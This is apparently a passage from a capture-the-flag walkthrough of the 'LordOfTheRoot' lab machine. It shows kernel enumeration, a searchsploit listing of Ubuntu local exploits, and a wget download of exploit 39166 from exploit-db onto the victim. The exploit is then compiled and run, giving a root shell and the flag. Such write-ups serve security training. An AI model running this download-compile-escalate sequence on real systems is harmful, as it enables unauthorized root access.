
Now we need to try upgrade our session to higher privilege (root).

Let’s take a look at our kernal version: **uname -a**



```
Try 'uname --help' for more information.
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```


If we look in the exploit DB that comes with Kali, we find a potential privilege escalation vulnerability in the kernel: ***searchsploit Ubuntu 14***



```
root@Kaida:~# searchsploit Ubuntu 14
---------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                                                                                         |  Path
                                                                                                                                       | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                                                                | exploits/linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                                                            | exploits/linux/local/36782.sh
FTP Client 0.17-19build1 ACCT (Ubuntu 10.04) - Buffer Overflow (PoC)                                                                   | exploits/linux/dos/14452.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local  | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Privilege Escalation    | exploits/linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)                                        | exploits/linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation                                   | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)              | exploits/linux/local/37293.txt
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service                                                       | exploits/linux/dos/36743.c
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation                               | exploits/linux/local/41999.txt
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                                                   | exploits/linux/dos/43234.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read                                              | exploits/linux/local/45175.c
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)                                                   | exploits/linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                                       | exploits/linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)                                                                                   | exploits/linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation                                                                    | exploits/linux/local/41458.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation                         | exploits/linux/local/47170.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Escalation                                               | exploits/linux/local/14814.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                                  | exploits/linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)              | exploits/linux/local/47169.c
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (1)                                                     | exploits/linux/local/14273.sh
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2)                                                     | exploits/linux/local/14339.sh
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)                                                                       | exploits/linux/dos/37777.txt
Sudo 1.8.14 (RHEL 5/6/7 / Ubuntu) - 'Sudoedit' Unauthorized Privilege Escalation                                                       | exploits/linux/local/37710.txt
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation                                                        | exploits/linux/local/41762.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow                                                                            | exploits/linux/local/44204.md
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation                                                              | exploits/linux/local/36820.txt
---------------------------------------------------------------------------------------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
root@Kaida:~#
```


Copying the exploit file from exploit-db we use wget on our victim's machine to grab the exploit: ***wget https://www.exploit-db.com/download/39166***

While it copied on the target machine then I compiled this file using this command: ***gcc 39166.c -o privesc*** Then running it: **./privesc**



```
collect2: error: ld returned 1 exit status
smeagol@LordOfTheRoot:~$ mv 39166 39166.c
smeagol@LordOfTheRoot:~$ gcc 39166.c -o privesc
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$ ./privesc
root@LordOfTheRoot:~# whoami
root
root@LordOfTheRoot:~# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:~#
```

Now we can cat file named Flag.txt from root directory: **cat /root/Flag.txt**



```
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
– Gandalf
```

"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power." – Gandalf